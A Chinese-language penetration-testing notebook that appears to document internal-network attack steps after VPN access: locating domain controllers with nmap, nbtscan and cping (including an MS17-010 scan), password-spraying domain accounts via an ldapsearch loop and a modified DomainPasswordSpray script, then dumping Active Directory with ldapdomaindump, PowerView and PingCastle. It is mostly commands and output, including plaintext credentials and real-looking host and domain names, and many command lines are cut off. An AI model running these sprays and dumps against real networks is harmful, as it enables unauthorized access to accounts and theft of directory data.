

模拟场景，通过vpn拨入内网，已知内网存在域

扫描

探测ldap ldap定位域控

```
1 nmap -T3 -sV -n -sT -p 389,636,3268,3269 -v --open 192.168.159.0/24
```

nbtscan

```
1 nbt.exe 172.16.0.0/16
2 nbt.exe 172.16.172.0/24
```

```
C:\Users\Administrator\Desktop>nbt.exe 172.16.0.0/16
172.16.0.19      WORKGROUP\WIN-GD1AG1QNU12      SHARING
172.16.0.36      WORKGROUP\SERVER2003           SHARING
172.16.0.39      WORKGROUP\WIN-OF7SF1PUGB3      SHARING
172.16.0.44      WORKGROUP\WIN-S0PBCPN          SHARING
172.16.0.58      WORKGROUP\WIN-S0PBCPN          SHARING
172.16.0.121     WORKGROUP\WIN-S0PBCPN          SHARING
172.16.0.122     WORKGROUP\WIN-S0PBCPN          SHARING
172.16.0.127     CHI                             SHARING DC
172.16.0.153     WORKGROUP\WIN-866ARIGK4PU      SHARING
172.16.0.170     WORKGROUP\WINDOWS-X1Q2N2H      SHARING
172.16.0.221     WORKGROUP\WINDOWS-OBUBB5A      SHARING
172.16.0.222     WORKGROUP\WIN-LR8NQ6U7G0Q      SHARING
172.16.0.235     WORKGROUP\WIN-HAE4PCGIL2J      SHARING
^C
C:\Users\Administrator\Desktop>nbt.exe 172.16.172.0/24
172.16.172.9     WORKGROUP\WIN-8PS8FUCOS00      SHARING
172.16.172.13    WORKGROUP\CHEMICAL-SQLROU      SHARING
172.16.172.15    WORKGROUP\CHEMICAL-REPORT      SHARING
172.16.172.21    WORKGROUP\WIN-K0590LE02TB      SHARING
```

cping

```
1 cping40.exe scan osver 192.168.7.1 192.168.7.255
```

```
2 cping35.exe scan smbvu1 192.168.7.1 192.168.7.255 ms17010
```

```
=====
IP            MAC            Hostname            OSver
172.16.0.58   12-34-56-78-9A-BC YI [Win (R) 2008 Enterprise 6001 SP 1]
172.16.0.25   12-34-56-78-9A-BC WIN-901LAHOL040 [Win 2016 Standard 14393]
172.16.0.39   12-34-56-78-9A-BC WIN-OF7SF1PUGB3 [Win 2016 Standard 14393]
172.16.0.26   12-34-56-78-9A-BC WIN-C3QOEFBR2MI [Win 2016 Standard 14393]
172.16.0.30   12-34-56-78-9A-BC WIN-T9MV72TDRK9 [Win 2016 Standard 14393]
172.16.0.90   12-34-56-78-9A-BC djgl [Win 2008 R2 Enterprise 7601 SP 1]
172.16.0.20   12-34-56-78-9A-BC WIN-PUN2KV5K [Win 2016 Standard 14393]
172.16.0.121  12-34-56-78-9A-BC WIN-DC-02 [Win 2012 R2 Standard 9600]
172.16.0.27   12-34-56-78-9A-BC WIN-55MP5HSIMAF [Win 2016 Standard 14393]
172.16.0.28   12-34-56-78-9A-BC WIN-OLVMJPPREQQ [Win 2016 Standard 14393]
172.16.0.22   12-34-56-78-9A-BC WIN-DGEO866A50J [Win 2016 Standard 14393]
172.16.0.24   12-34-56-78-9A-BC WIN-R61NUMQDENK [Win 2016 Standard 14393]
172.16.0.23   12-34-56-78-9A-BC WIN-UOCJI1DA3FE [Win 2016 Standard 14393]
172.16.0.21   12-34-56-78-9A-BC WIN-GI494ORABDI [Win 2016 Standard 14393]
172.16.0.29   12-34-56-78-9A-BC WIN-K440807GJOB [Win 2016 Standard 14393]
172.16.0.19   12-34-56-78-9A-BC WIN-GD1AG1QNU12 [Win 2008 R2 Standard 7601 SP 1]
172.16.0.170  12-34-56-78-9A-BC WINDOWS-X1Q2N2H [Win 2008 R2 Enterprise 7600]
172.16.0.34   12-34-56-78-9A-BC WIN-R13RQTTUOKD [Win 2008 R2 Enterprise 7601 SP 1]
172.16.0.120  12-34-56-78-9A-BC WIN-DC-01 [Win 2012 R2 Standard 9600]
172.16.0.44   12-34-56-78-9A-BC WIN-CSOPEC [Win 2016 Standard 14393]
172.16.0.233  12-34-56-78-9A-BC WIN-73DVRBGBOA9 [Win 2008 R2 Enterprise 7601 SP 1]
172.16.0.235  12-34-56-78-9A-BC WIN-HAE4PCGIL2T [Win 2008 R2 Enterprise 7601 SP 1]
```

ldapscan

```
1 Ladon.exe 172.16.0.0/24 ldapscan 问题，可能会存在多个389端口，通过对比上面的信
```

portscan

```
1 Ladon.exe 172.16.0.0/24 PortScan 配置端口port.txt
2 port.txt
3 87-89
4 388-390
```

域外暴力破解域用户口令的方法

linux下


循环实现暴力破解，完整的bash命令如下：

```
1 for i in $(cat test.txt); do echo -e "\n$i";ldapsearch -x -H ldap://192.168.1
```

test.txt保存所有用户名，如果口令正确，输出查询结果的个数，如果口令错误，返回验

证错误: ldap_bind: Invalid credentials (49)

输出结果如下图



```
root@kali:~# for i in $(cat test.txt); do echo -e "\n$i";ldapsearch -x -H ldap://192.168.1.1:389 -D "CN=$i,CN=Users,DC=test,DC=com" -w DomainUser123 ! -b "DC=test,DC=com" |grep "# numEntries";done
11111
ldap_bind: Invalid credentials (49)
    additional info: 80090308: LdapErr: DSID-0C0903C5, comment: AcceptS
ecurityContext error, data 52e, v2580
22222
ldap_bind: Invalid credentials (49)
    additional info: 80090308: LdapErr: DSID-0C0903C5, comment: AcceptS
ecurityContext error, data 52e, v2580
33333
ldap_bind: Invalid credentials (49)
    additional info: 80090308: LdapErr: DSID-0C0903C5, comment: AcceptS
ecurityContext error, data 52e, v2580
44444
ldap_bind: Invalid credentials (49)
    additional info: 80090308: LdapErr: DSID-0C0903C5, comment: AcceptS
ecurityContext error, data 52e, v2580
55555
ldap_bind: Invalid credentials (49)
    additional info: 80090308: LdapErr: DSID-0C0903C5, comment: AcceptS
ecurityContext error, data 52e, v2580
testb
# numEntries: 281
root@kali:~#
```

Windows下

Windows系统通过Invoke-DomainPasswordSprayOutsideTheDomain暴力破解域用户口令

DomainPasswordSpray的功能比较完整，但不支持域外的使用，所以我在DomainPasswordSpray的基础上做了一些修改，使其支持域外的使用

具体修改的位置如下：

原版中修改LDAP查询的语句：

```
1 $DomainContext = New-Object System.DirectoryServices.ActiveDirectory.Directory
2 $DomainObject = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain(
3 $CurrentDomain = "LDAP://" + ([ADSI]"LDAP://$Domain").distinguishedName
```

替换为LDAP的查询语句，示例：“192.168.1.1/DC=test,DC=com”

最终的完整查询语句为：LDAP://192.168.1.1/DC=test,DC=com

由于是在域外进行暴力破解，无法获得域用户的口令策略，所以我移除了

DomainPasswordSpray中获得口令策略的功能

我已经将修改后的代码上传至github，地址如下：

<https://github.com/3gstudent/Homework-of-Powershell/blob/master/Invoke-DomainPasswordSprayOutsideTheDomain.ps1>


域外使用的示例命令如下：

```
1 Invoke-DomainPasswordSprayOutsideTheDomain -Domain "192.168.1.1/DC=test,DC=com"
```

```
PS C:\test> import-module .\Invoke-DomainPasswordSprayOutsideTheDomain.ps1
PS C:\test> Invoke-DomainPasswordSprayOutsideTheDomain -Domain "192.168.1.1/DC=test,DC=com" -UserList .\user.txt -Password DomainUser123! -Verbose
LDAP://192.168.1.1/DC=test,DC=com
[*] Using .\user.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.

Confirm Password Spray
Are you sure you want to perform a password spray against 5 accounts?
[Y] Yes [N] No [?] Help (default is "Y"):
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password DomainUser123! against 5 users. Current time is 2:14 PM
[*] Writing successes to
[*] SUCCESS! User:testa Password:DomainUser123!
[*] SUCCESS! User:testb Password:DomainUser123!
[*] Password spraying is complete
PS C:\test>
```

获取到凭证后



域外获取活动目录信息的方法

域控制器默认会开启端口389，用作LDAP服务

<https://3gstudent.github.io/%E6%B8%97%E9%80%8F%E5%9F%BA%E7%A1%80-%E6%B4%BB%E5%8A%A8%E7%9B%AE%E5%BD%95%E4%BF%A1%E6%81%AF%E7%9A%84%E8%8E%B7%E5%8F%96>

Kali系统通过ldapsearch进行数据查询

测试环境如下图

前提：我们能够访问到域控制器(DC)的389端口，并且我们至少已经获得了域内一个普通用户的口令

这个测试环境中，我们获得了域内普通用户testa的口令为DomainUser123!

连接命令如下：

```
1 ldapsearch -x -H ldap://192.168.1.1:389 -D "CN=testa,CN=Users,DC=test,DC=com"
```

```
1 参数说明：
```

```
2
```

```
3     -x 进行简单认证
```

```
4     -H 服务器地址
```

```
5     -D 用来绑定服务器的DN
```

```
6     -w 绑定DN的密码
```

```
7     -b 指定要查询的根节点
```

```
8
```

```
9 这条命令会显示所能查询到的所有信息，如下图
```

(1)查询所有域用户

```
1 加入搜索条件: "(&(objectClass=user)(objectCategory=person))"
```

```
1 ldapsearch -x -H ldap://192.168.1.1:389 -D "CN=testa,CN=Users,DC=test,DC=com"
```

这条命令会输出所有域用户的所有属性，如下图


```
msExchUMDtmfMap: firstNameLastName:4325846245269225383923122431592340443142
333
84
msExchVersion: 1130555651391488
msExchRBACPolicyLink: CN=Default Role Assignment Policy,CN=Policies,CN=RBAC
,CN
=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=
tes
t,DC=com
msExchArchiveGUID:: LXmSHUtGGUCp4kw03+Du1w==
msExchArchiveStatus: 1
msExchMDBRulesQuota: 64
msExchMailboxAuditEnable: FALSE
msExchTransportRecipientSettingsFlags: 0
msExchUserAccountControl: 0
msExchAddressBookFlags: 1
msExchRecipientSoftDeletedStatus: 0
msExchMobileMailboxFlags: 1
internetEncoding: 0

# search reference
ref: ldap://ForestDnsZones.test.com/DC=ForestDnsZones,DC=test,DC=com

# search reference
ref: ldap://DomainDnsZones.test.com/DC=DomainDnsZones,DC=test,DC=com

# search reference
ref: ldap://test.com/CN=Configuration,DC=test,DC=com

# search result
search: 2
result: 0 Success

# numResponses: 22
# numEntries: 18
# numReferences: 3
```

为了便于统计名称，可以选择只列出CN(Common Name)，并且使用grep命令对输出进行过滤

命令如下：

```
1 ldapsearch -x -H ldap://192.168.1.1:389 -D "CN=testa,CN=Users,DC=test,DC=com"
```

(2)查询所有计算机

加入搜索条件：“(&(objectCategory=computer)(objectClass=computer))”

命令如下：

```
1 ldapsearch -x -H ldap://192.168.1.1:389 -D "CN=testa,CN=Users,DC=test,DC=com"
```

(3)查询所有组

加入搜索条件：“(&(objectCategory=group))”

命令如下：

```
apsearch -x -H ldap://192.168.1.1:389 -D "CN=testa,CN=Users,DC=test,DC=com" -w Do
```

接着，开始带账密 [此处只需一个普通用户账密即可] 远程 dump 域内数据，实际中亦可把 ldapdomaindump 挂到 socks 下使用，dump 的速度跟数据量有直接关系

```
1 # pip2.7 install ldapdomaindump
2 # ldapdomaindump 192.168.159.149 -u 'motoo\majun' -p 'mj123!@#45' -at NTLM -c
```

2.Windows系统通过PowerView进行数据查询

前提：我们能够访问到域控制器(DC)的389端口，并且我们至少已经获得了域内一个普通用户的口令

这个测试环境中，我们获得了域内普通用户testa的口令为DomainUser123!

PowerView的地址：

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

(1) 查询所有域用户

这里需要使用凭据信息，所以完整的命令如下：

```
1 Import-Module .\PowerView.ps1
```

```
1 $uname="testa"
2 $pwd=ConvertTo-SecureString "DomainUser123!" -AsPlainText -Force
3 $cred=New-Object System.Management.Automation.PSCredential($uname,$pwd)
4 Get-NetUser -Domain test.com -DomainController 192.168.1.1 -ADSPath "LDAP://t
```

```
1 Get-NetUser -Domain hneqgc.com.cn -DomainController 172.16.172.80 -ADSPath "I
```


为了便于统计名称，可以选择只列出name项，完整命令如下：

```
1 $uname="testa"
2 $pwd=ConvertTo-SecureString "DomainUser123!" -AsPlainText -Force
3 $cred=New-Object System.Management.Automation.PSCredential($uname,$pwd)
4 Get-NetUser -Domain test.com -DomainController 192.168.1.1 -ADSPath "LDAP://C
```

```
PS C:\test> Get-NetUser -Domain test.com -DomainController 192.168.1.1 -ADSPath
'LDAP://DC=test,DC=com' -Credential $cred | fl name

name : Administrator
name : Guest
name : krbtgt
name : test1
name : test2
name : testa
name : testb
name : exchangeuser1
name : Exchange Online-ApplicationAccount
name : SystemMailbox<1f05a927-1f01-46d7-80ff-007455b96824>
name : SystemMailbox<bb558c35-97f1-4cb9-8ff7-d53741dc928c>
name : SystemMailbox<e0dc1c29-89c3-4034-b678-e6c29d823ed9>
name : DiscoverySearchMailbox <D919BA05-46A6-415f-80AD-7E09334BB852>
name : Migration.8f3e7716-2011-43e4-96b1-aba62d229136
name : FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042
name : HealthMailboxe822fbac72084940803a35e251188c0b
name : HealthMailboxbd63ca8052d146b192ce9b50ec6f6a9e
name : HealthMailboxad21f9e862eb4a90a3d28efdbea71641
```

(2)查询所有计算机

```
1 $uname="testa"
2 $pwd=ConvertTo-SecureString "DomainUser123!" -AsPlainText -Force
3 $cred=New-Object System.Management.Automation.PSCredential($uname,$pwd)
4 Get-NetComputer -Domain test.com -DomainController 192.168.1.1 -ADSPath "LDAP
```

(3)查询所有组

```
1 $uname="testa"
```

```
2 $pwd=ConvertTo-SecureString "DomainUser123!" -AsPlainText -Force
3 $cred=New-Object System.Management.Automation.PSCredential($uname,$pwd)
4 Get-NetGroup -Domain test.com -DomainController 192.168.1.1 -ADspath "LDAP://
```

PingCastle

<https://github.com/vletoux/pingcastle>

- 1 搜集域控列表 [包括各个域控机器自身的详细信息]
- 2 ☐ 搜集域管列表 [包括各个域管用户的活跃记录, 锁定状态 等...]
- 3 ☐ 搜集域内组列表
- 4 ☐ 自动检查域间信任关系
- 5 ☐ 检查容易受 **kerberoast** 攻击的域管账户
- 6 ☐ 检查是否安装有 **laps**
- 7 ☐ 检查域内用户密码策略
- 8 ☐ 检查 **AdminSDHolder** 后门
- 9 ☐ 检查金票后门
- 10 ☐ 检查 **GPO** 后门
- 11 ☐ 检查 **WFF**
- 12 ☐ 检查域内登录脚本
- 13 ☐ 检查委派
- 14 ☐ 检查容易受攻击的老版本系统
- 15 ☐ 检查容易受 **AS-REP Roasting** 攻击的账户
- 16 ☐ 域功能级别
- 17 ☐ 僵尸账户识别
- 18 ☐ 密码长期有效的用户
- 19 ☐ 域内所用操作系统版本大致画像
- 20 ☐ **zerologon** 漏洞探测

日常域外搜集基本就一句话, 其余的都用不上, 因为都已经概括进去了, 实际中亦可直接把工具挂到 socks 下操作

一句话域内搜集

```
1 PingCastle.exe --server 192.168.159.149 --user motoo:majun --password mj123!@
```

此处的域用户登录记录获取的并不太全

```
1 PingCastle.exe --server 192.168.159.149 --user motoo:majun --password mj123!@
```

```
1 更多该命令参数:
```

```
2 --healthcheck: 执行安全检查 (步骤1)
```

```
3 --api-endpoint <>: 通过调用api上传报告, 例如: http://server
```

```
4 --api-key <key>: 使用已注册的api密钥
```

```
5 --explore-trust: 在运行安全检查之后, 在目录林的域上, 对除目录林和目录林信任域之
```

```
6 --explore-forest-trust: 在森林的根域上, 运行状况检查之后, 对发现的所有森林信任
```

```
7 --explore-trust和--explore-forest-trust可一起运行
```

```
8 --explore-exception <domains>: 逗号分隔的不会自动探索的域的值
```

```
9 --encrypt: 使用存储在.config文件中的RSA密钥对xml报告的内容进行加密
```

```
10 --level <级别>: 指定在xml文件中找到的数据量 例如: --level Full, Normal, Ligh
```

```
11 --no-enum-limit: 删除HTML报告中最多100个用户的限制
```

```
12 --reachable: 将可访问域添加到发现的域列表中
```

```
13 --sendXmlTo <电子邮件>: 将xml报告发送到邮箱 (以逗号分隔的电子邮件)
```

```
14 --sendHtmlTo <电子邮件>: 将html报告发送到邮箱
```

```
15 --sendAllTo <电子邮件>: 将html报告发送到邮箱
```

```
16 --notifyMail <电子邮件>: 在收到邮件时添加电子邮件通知
```

```
17 --smtplogin <用户>: 允许smtp凭据...
```

```
18 --smtppass <pass>: ...在命令行中输入
```

```
19 --smtptls: 如果在465和587以外的其他端口上使用, 则在SMTP中启用TLS / SSL
```

```
20 --skip-null-session: 不测试空会话
```

```
21 --webdirectory <dir>: 将xml报告上传到webdav服务器
```

```
22 --webuser <用户>: 可选的用户名和密码
```

```
23 --webpassword <密码>
```

```
24
```

```
25 --I-swear-I-paid-win7-support: 毫无意义
```

--scanner

```
1 警告: 同时检查多个工作站可能会引发安全警报。
```

```
2 aclcheck          \\检查域内的ACL
```

```
3
```

```
4 antivirus          \\检查域内未安装已知防病毒软件的计算机, 它用于检测不受保护的计
```

```
5
```

```
6 export_user        \\导出AD域内所有用户及其创建日期, 上次登录和上次密码更改。
```

```
7
```

```
8
```

```
9 foreignusers       \\使用信任机制枚举位于其他域中的用户, 例如距离太远的域
```

```
10
```

```

11 laps_bitlocker          \\检查是否为域中的所有计算机启用LAPS(本地管理员密码解决)
12
13 localadmin              \\枚举计算机的本地管理员
14
15 nullsession              \\检查是否启用了空会话并提供示例。
16
17 nullsession-trust        \\检查可以通过空会话进行通信的域信任列表
18
19 oxidbindings             \\通过Oxid Resolver (DCOM的一部分) 列出计算机的所有IP。无
20
21 remote                  \\检查计算机上是否安装了远程桌面解决方案
22
23 share                   \\列出计算机上的共享列表, 并显示不同的共享是否可以由所有人访问
24
25 smb                     \\扫描计算机可用的smb版本并显示smb协议是否启动
26
27 smb3querynetwork         \\使用SMB3协议列出计算机所对应的和接口速度。需要身份验
28 spooler                 \\检查域内各个主机上是否开放了打印机服务
29
30 startup                 \\获取计算机的上次启动日期。可用于确定是否已应用最新补丁
31
32 zerologon               \\检验是否存在ZeroLogon漏洞。注意: 必须在域内测试。域信任

```

zerologon 漏洞探测, 注, 此操作需要在目标域内机器上进行

```

1 PingCastle.exe --server 192.168.159.149 --scanner zerologon --scmode-dc

```

目标系统无.net 3.5 环境, 可尝试直接在 cmd 命令行下在线安装

```

1 DISM /Online /Enable-Feature /FeatureName:NetFx3 /All

```

https://blog.csdn.net/Ping_Pig/article/details/109286621

Apache Directory Studio

直接用域账号连上去即可 (实际中亦可直接挂在 socks 下操作), 非常完善